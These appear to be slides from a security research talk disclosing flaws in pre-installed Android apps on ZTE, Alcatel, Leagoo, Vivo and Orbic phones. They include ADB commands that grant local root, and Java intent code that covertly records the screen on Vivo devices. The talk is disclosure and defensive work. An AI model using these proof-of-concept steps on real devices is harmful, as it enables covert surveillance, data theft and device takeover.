
## “Brick” Device

- Device will boot into recovery mode, try to factory reset, crash, and repeat and repeat some more



Source: <https://www.zteusa.com/zmax-champ>

# ZTE ZMAX Champ – Brick Device



# Unlocked Alcatel A30 – Local root Privilege Escalation

Alcatel A30 was an Amazon Prime Exclusive device

- Had discounted price due to the inclusion of Amazon offers and ads

Certain read-only properties can be modified at runtime allowing a socket that accepts and executes arbitrary commands as the root user

- Can be performed via ADB or pre-installed platform apps that execute as the system user

```
adb shell setprop ro.debuggable 1  
adb shell setprop ro.secure 0  
adb root  
adb shell setenforce 0  
adb shell
```



Source: <https://www.amazon.com/gp/product/B01NC2RECJ>

# Unlocked Alcatel A30 – Socket that Executes Commands as root

```
on property:ro.debuggable=1
    start bt_wlan_daemon

service bt_wlan_daemon /system/bin/factory_test
    user root
    group root
    oneshot
    seclabel u:r:bt_wlan_daemon:s0
```

```
MICKEY6US:/dev/socket # ls -al
total 0
drwxr-xr-x  7 root      root          760 2017-05-10 17:58 .
drwxr-xr-x 15 root      root         4220 2017-05-10 17:55 ..
srw-rw----  1 system    system        0 2017-05-10 17:58 abd
srw-rw----  1 root      inet         0 1970-11-08 00:12 cnd
srw-rw----  1 root      mount        0 1970-11-08 00:12 cryptd
srw-rw----  1 root      inet         0 1970-11-08 00:12 dnsproxyd
srw-rw----  1 root      system       0 1970-11-08 00:12 dpmd
srw-rw----  1 system    inet         0 2017-05-10 17:55 dpmwrapper
srw-rw-rw-  1 root      root        0 2017-05-10 17:58 factory_test
```

Once the `ro.debuggable` property is set to 1, then a world-writable socket named `factory_test` gets created

- Receives and executes commands as `root`

The `system` user, including platform apps, can change the `ro.debuggable` property so that the `factory_test` socket gets created

# Takeaways - Towards More Secure Apps

Don't export app components unnecessarily - enforce proper access control

Don't assume apps without an accompanying Android Definition Interface Language (AIDL) file cannot interact with a bound service...they can

Filter commands when allowing command execution as `system user`

Make it easier to report vulnerabilities by having a common email address such as [security@<vendor>.com](mailto:security@<vendor>.com)

Thanks for attending and read our full report for more details! (email at [oem@kryptowire.com](mailto:oem@kryptowire.com))

# Leagoo P1 & Leagoo Z5C (Unlocked)

## Leagoo P1 - Android 7.0

- Take a screenshot and write to SD card
- Programmatic factory reset
- Local root privilege escalation via ADB

```
adb shell setprop ro.debuggable 1  
adb shell setprop ro.secure 0  
adb root  
adb shell setenforce 0  
adb shell
```

## Leagoo Z5C - Android 6.0

- Send arbitrary text messages
  - Modified com.android.messaging app
- Read the most recent text message from each conversation
  - Modified com.android.messaging app
- Programmatic factory reset
  - Modified com.android.settings app



Source: <https://www.amazon.co.uk/LEAGOO-Z5C-Android-smartphone-1-3GHz/dp/B06X3QLCGY>

# Exposing Capability to Set System Properties

App named `com.qualcomm.qti.modemtestmode` allows any app to set certain properties as the `com.android.phone` user

- Presumably a development/debugging app that should not be included in production builds

```
<service android:exported="true" android:name=".MbnTestService"  
        android:process="com.android.phone"/>
```

Bound service that takes key/value pair for system properties

- `android.os.SystemProperties.set(String, String)`

Setting properties is constrained by SELinux rules

- Works for `persist.*` properties which survive reboots

# Vivo V7 (Non-US Carriers) Vulnerabilities

Dumps logcat, Bluetooth, and kernel logs to external storage

- Leaves a notification while logging, but logging app cannot be disabled

Set properties as the com.android.phone user

- Can enable screen touch coordinates to be written to the logcat log

Record the screen for 60 minutes to attacking app's directory

- A notification and icon appears but can be removed quickly
- Can initiate screen-recording while screen is off to remove any disturbance on the screen



Source: <https://www.vivo.com/my/products/v7>

# Vivo V7 (Non-US Carriers) Vulnerabilities

The 60 minute interval is set by the `com.vivo.smartshot` app

- Screen recording is performed by the `/system/bin/smartshot` binary

```
Intent i = new Intent();
i.setAction("vivo.action.ACTION_START_RECORD_SERVICE");
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
i.putExtra("vivo.flag.vedio_file_path", "/data/data/com.attacking.app/screen.mp4");
i.putExtra("show_top_stop_view", false);
startService(i);
try {Thread.sleep(500);} catch (InterruptedException e) {e.printStackTrace();}
i = new Intent();
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
stopService(i);
try {Thread.sleep(500);} catch (InterruptedException e) {e.printStackTrace();}
i = new Intent("vivo.acton.ACTION_CHANGE_TOP_STOP_VIEW");
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
i.putExtra("show_top_stop_view", false);
startService(i);
```

**Starts recording**

**Requires changing permissions on the directory and file**

**Removes notification**

**Ensures at least one app component is running in the app, so it is less likely to get killed**

# Orbic Wonder (Unlocked) Vulnerabilities

Expose sensitive functionality to any app on the device

- Wipe all user data (factory reset)
- Continuously monitor the logcat log to obtain
  - GPS coordinates
  - Email addresses
  - Unique device identifiers
  - **Body of incoming/outgoing text messages**
  - **Phone numbers for incoming/outgoing calls and text messages**

Vulnerabilities can be used to bypass two-factor authentication and obtain password resets texts



Source: <https://www.bestbuy.com/site/orbic-wonder-4g-lte-with-16gb-memory-cell-phone-unlocked-black/6070202.p?skuid=6070202>